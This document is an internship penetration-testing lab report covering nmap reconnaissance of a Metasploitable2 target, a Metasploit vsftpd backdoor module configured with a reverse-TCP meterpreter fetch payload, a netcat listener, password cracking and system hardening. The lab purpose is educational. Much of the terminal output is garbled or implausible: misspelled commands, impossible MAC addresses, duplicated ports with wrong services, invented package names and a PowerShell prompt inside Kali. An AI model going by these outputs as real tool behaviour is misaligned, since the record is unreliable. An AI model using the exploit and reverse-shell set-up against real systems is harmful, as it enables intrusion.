

TASK 4: PENETRATION TESTING & SYSTEM SECURITY REPORT

Introduction

This report documents the practical activities performed during Task 4 of the cybersecurity internship, including reconnaissance, exploitation, password attacks, malware basics, and system hardening in a controlled lab environment.

Objectives

Understand penetration testing methodology, perform exploitation safely, conduct password auditing, analyze a benign sample, and implement system hardening.

Lab Environment

Attacker Machine: Kali Linux

Target Machine: Metasploitable2

Tools: Nmap, Metasploit, Meterpreter, John the Ripper, Hydra, SSH, UFW

Reconnaissance & Scanning

Used Nmap to identify live hosts, open ports, and services.

Command: `nmap -sV <TARGET_IP>`

```
kali@kali: ~/cybersecurity-internship/task4
Session Actions Edit View Help
kali@kali: ~
$ cd ~/cybersecurity-internship/task4
$ cd ~/cybersecurity-internship/task4
kali@kali: ~/cybersecurity-internship/task4
$ mkdir -p reconnaissance
mkdir -p exploitation
mkdir -p post-exploitation
mkdir -p password-attacks
mkdir -p social-engineering
mkdir -p malware-analysis
mkdir -p system-hardening
mkdir -p screenshots
mkdir -p reports
kali@kali: ~/cybersecurity-internship/task4
$ ls -la
total 44
drwxr-xr-x 11 kali kali 4096 May 24 05:53 .
drwxr-xr-x  4 kali kali 4096 May 24 05:53 ..
drwxr-xr-x  2 kali kali 4096 May 24 05:53 exploitation
drwxr-xr-x  2 kali kali 4096 May 24 05:53 malware-analysis
drwxr-xr-x  2 kali kali 4096 May 24 05:53 password-attacks
drwxr-xr-x  2 kali kali 4096 May 24 05:53 post-exploitation
drwxr-xr-x  2 kali kali 4096 May 24 05:53 reconnaissance
drwxr-xr-x  2 kali kali 4096 May 24 05:53 screenshots
drwxr-xr-x  2 kali kali 4096 May 24 05:53 social-engineering
drwxr-xr-x  2 kali kali 4096 May 24 05:53 system-hardening
kali@kali: ~/cybersecurity-internship/task4
$ nano penetration_testing_methodology.md
kali@kali: ~/cybersecurity-internship/task4
$ cd addf.sh
1: ip: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host localhost
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:12:78:6A:3003:1000:0/48 scope global dynamic noprefixroute
       valid_lft 86400sec preferred_lft 86400sec
   inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute
       valid_lft 86400sec preferred_lft 86400sec
   inet6 fe80::100:3:15:0:0/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
```

```
kali@kali: ~/cybersecurity-internship/task4
Session Actions Edit View Help
MAC Address: 08:00:27:12:78:6A:3003:1000 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.91 seconds
kali@kali: ~/cybersecurity-internship/task4
$ nano ~/task4_quick_reference.sh
kali@kali: ~/cybersecurity-internship/task4
$ chmod +x ~/task4_quick_reference.sh
kali@kali: ~/cybersecurity-internship/task4
$ ./task4_quick_reference.sh

TASK 4 - Quick Reference

Target IP (Metasploitable2): 192.168.56.182
Attacker IP (Kali): 192.168.56.181

Common Commands:
1. Scan target: nmap -sV 192.168.56.182
2. Start Metasploit: mfrconsole
3. Start listener: nc -lmp 4444
4. Take screenshot: flameshot gui
5. Go to Task 4 folder: cd ~/cybersecurity-internship/task4

kali@kali: ~/cybersecurity-internship/task4
$ nano update_system.sh
$ nano apt update

# Install flameshot for screenshots
$ nano apt install flameshot -y

# Verify metasploit is installed
which mfrconsole

# Verify hydra is installed
which hydra

# Verify John the Ripper is installed
which john

# If any are missing, install!
$ nano apt install metasploit-framework hydra john -y
$ nano password_for_kali.sh
Get1: http://kali.download/kali-kali-rolling/InRelease [34.0 MB]
Get2: http://kali.download/kali-kali-rolling/main amd64 Packages [28.9 MB]
Get3: http://kali.download/kali-kali-rolling/main amd64 Contents (deb) [53.2 MB]
Get4: http://kali.download/kali-kali-rolling/contrib amd64 Packages [121 KB]
```



```
PS: kali@kali: /home/kali
Session Actions Edit View Help
$ ps
PowerShell 7.3.4

kali@kali: /home/kali$ nmap -iL 192.168.56.102
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-24 06:34 -0400
Failed to resolve "TARGET_IP":
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.78 seconds

kali@kali: /home/kali$ nmap -iL 192.168.56.102
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-24 06:35 -0400
Nmap scan report for 192.168.56.102
Host is up (0.415s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp           vsftpd 2.3.4
22/tcp    open  ssh           OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnet
25/tcp    open  smtp          postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache/2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.0 - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.0 - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh execd
513/tcp   open  login         OpenSSH or Solaris rlogind
514/tcp   open  shell         Netkit rshd
8089/tcp  open  java-ml       GNU Classpath gmlregistry
1524/tcp  open  bindshell     Metasploitable root shell
2849/tcp  open  nfs           2.4 (SVC #100003)
3121/tcp  open  ftp           ProFTPD 1.1.1
3306/tcp  open  mysql         MySQL 5.0.51a-Jubuntu5
3432/tcp  open  postgresql    PostgreSQL DB 8.3.8 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6080/tcp  open  x11           (access denied)
6087/tcp  open  irc           UnrealIRCd
8089/tcp  open  ajp13         Apache Jserv (Protocol v1.3)
8188/tcp  open  http          Apache/2.2.8 (Ubuntu) DAV/2
NMC Address: 88:08:12:07:94:CF (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, lrc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.49 seconds

kali@kali: /home/kali$ nano ~/cybersecurity-interhip/tasks/reports/task1_initial_setup.md
kali@kali: /home/kali$
```

```
kali@kali: /home/kali$ msf exploit(unix/ftp/vsftpd_23a_backdoor) > run
[*] 192.168.56.102:21 - Msf::OptionValidationError: One or more options failed to validate: LHOST.
msf exploit(unix/ftp/vsftpd_23a_backdoor) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf exploit(unix/ftp/vsftpd_23a_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_23a_backdoor):



| Name   | Current Setting | Required | Description                                                                                            |
|--------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.56.102  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT  | 21              | yes      | The target port (TCP)                                                                                  |



Payload options (cmd/linux/http/adb/meterpreter_reverse_tcp):



| Name           | Current Setting | Required | Description                                                                                                                                                                                                            |
|----------------|-----------------|----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| FETCH_COMMAND  | CURL            | yes      | Command to fetch payload (Accepted: CURL, FTP, TFTP, WGET)                                                                                                                                                             |
| FETCH_DELETE   | false           | yes      | Attempt to delete the binary after execution                                                                                                                                                                           |
| FETCH_FILELESS | none            | yes      | Attempt to run payload without touching disk by using anonymous handles, requires Linux x3.12 (for Python variant also Python x3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell) |
| FETCH_SRVHOST  |                 | no       | Local IP to use for serving payload                                                                                                                                                                                    |
| FETCH_SRVPORT  | 8080            | yes      | Local port to use for serving payload                                                                                                                                                                                  |
| FETCH_URI_PATH |                 | no       | Local URI to use for serving payload                                                                                                                                                                                   |
| LHOST          | 192.168.56.101  | yes      | The listen address (an interface may be specified)                                                                                                                                                                     |
| LPORT          | 4444            | yes      | The listen port                                                                                                                                                                                                        |



When FETCH_COMMAND is one of CURL,GET,WGET:



| Name       | Current Setting | Required | Description                                                                            |
|------------|-----------------|----------|----------------------------------------------------------------------------------------|
| FETCH_PIPE | false           | yes      | Host both the binary payload and the command so it can be piped directly to the shell. |



When FETCH_FILELESS is none:



| Name               | Current Setting | Required | Description                                                                         |
|--------------------|-----------------|----------|-------------------------------------------------------------------------------------|
| FETCH_FILENAME     | R08MCKU7P5      | no       | Name to use on remote system when storing payload; cannot contain spaces or slashes |
| FETCH_WRITABLE_DIR | ./              | yes      | Remote writable dir to store payload; cannot contain spaces                         |



Exploit target:





| ID | Name               |
|----|--------------------|
| 0  | Linux/Unix Command |


```

Password Attacks



Used John the Ripper to crack hashes and validated credentials via SSH.

Command: john hashes.txt



Malware Basics

Performed static analysis (file, strings, sha256sum), dynamic analysis, and sandbox-style observation of a benign sample.



Applied updates, enabled firewall, allowed SSH, reviewed services, disabled unused Bluetooth service, checked open ports.

```
kali@kali - /cybersecurity-intership/task4/malware-analysis
Session Actions Edit View Help
19 loaded units listed.

(kali@kali)-[/cybersecurity-intership/task4/malware-analysis]
└─$ systemctl status bluetooth
● bluetooth.service - Bluetooth service
   Loaded: loaded (/usr/lib/systemd/system/bluetooth.service; disabled; preset: disabled)
   Active: inactive (dead)
     Docs: man:bluetoothd(8)

(kali@kali)-[/cybersecurity-intership/task4/malware-analysis]
└─$ sudo systemctl disable bluetooth
sudo systemctl stop bluetooth

(kali@kali)-[/cybersecurity-intership/task4/malware-analysis]
└─$ ss -tlnp
State      State          Send-Q        Send-Q               Peer Address:Port              Process
tcp        UNCONN         0              0                    *:*:*:*:*:*:*:*:*:*
udp        UNCONN         0              0                    *:*:*:*:*:*:*:*:*:*
tcp        UNCONN         0              0                    ::::4500                       ::::4500*
udp        UNCONN         0              0                    ::::4500                       ::::4500*
```

```
(kali@kali)-[/cybersecurity-intership/task4/malware-analysis]
└─$ nano ~/cybersecurity-intership/task4/reports/task4_initial_setup.md

(kali@kali)-[/cybersecurity-intership/task4/malware-analysis]
└─$ apt list --upgrade
nmap-extractor/kali-rolling 1.1.1-g170206109.090bd1~kxali2 amd64 [upgradable from: 2.1.1-kxali2+b1]
extramem1.b-plugins-kali/kali-rolling 1.28.3-1 amd64 [upgradable from: 1.26.10-2]
libexhaustive-0/kali-rolling 1.9.0-kxali1 amd64 [upgradable from: 1.8.4-hall1]
libfalconsecurity/kali-rolling 0.20.0-4.1 amd64 [upgradable from: 0.20.0-4]
libgprz9ts/kali-rolling 1.31.19n amd64 [upgradable from: 1.31.17]
libintramem-plugins-kali-0/kali-rolling 1.28.3-1 amd64 [upgradable from: 1.26.10-2]
lightdm-1/kali-rolling 4.22.3-dm1 amd64 [upgradable from: 4.20.1de+3]
lightdm-2/kali-rolling 4.22.3-dm1 amd64 [upgradable from: 4.20.1de+3]
lightdm-4.0/kali-rolling 4.22.0-1 amd64 [upgradable from: 4.20.0-1]
libmgicckcore7.qti-libextractor/kali-rolling 8.7.1.2.21dfsg1-1+b1 amd64 [upgradable from: 8.7.1.2.215dfsg1-2]
libmosaic-powerpc/kali-rolling 1.1.2.2dfsg-6d3 amd64 [upgradable from: 1.1.0.dfg+3]
libmpipeare-0.3-0tkali/kali-rolling 1.6.4-1 amd64 [upgradable from: 1.4.10-1b1]
libmpipeare-0.3-unstable/kali-rolling 1.6.4-1 amd64 [upgradable from: 1.4.10-1b1]
librcv11/kali-rolling 2023100-1 amd64 [upgradable from: 2023080-1b1]
libspea-0.2-unstable/kali-rolling 1.6.4-1 amd64 [upgradable from: 1.4.10-1b1]
libspea-0.2-kali-rolling 1.6.4-1 amd64 [upgradable from: 1.4.10-1b1]
libspea-bis/kali-rolling 1.6.4-1 amd64 [upgradable from: 1.4.10-1b1]
libspea-pulse/kali-rolling 1.6.4-1 amd64 [upgradable from: 1.4.10-1b1]
python3-tables-data/kali-rolling 3.11.1-1 all [upgradable from: 3.10.2-3]
python3-tables-lib/kali-rolling 3.11.1-1 amd64 [upgradable from: 3.10.2-3+b2]
python3-tables/kali-rolling 3.11.1-1 all [upgradable from: 3.10.2-3]
```

```
(kali@kali)-[/cybersecurity-intership/task4/malware-analysis]
└─$
```

Findings & Recommendations

Weak credentials and vulnerable services were observed. Recommended updates, strong passwords, firewall usage, and disabling unnecessary services.

Conclusion

The task demonstrated offensive and defensive cybersecurity concepts in a safe lab environment.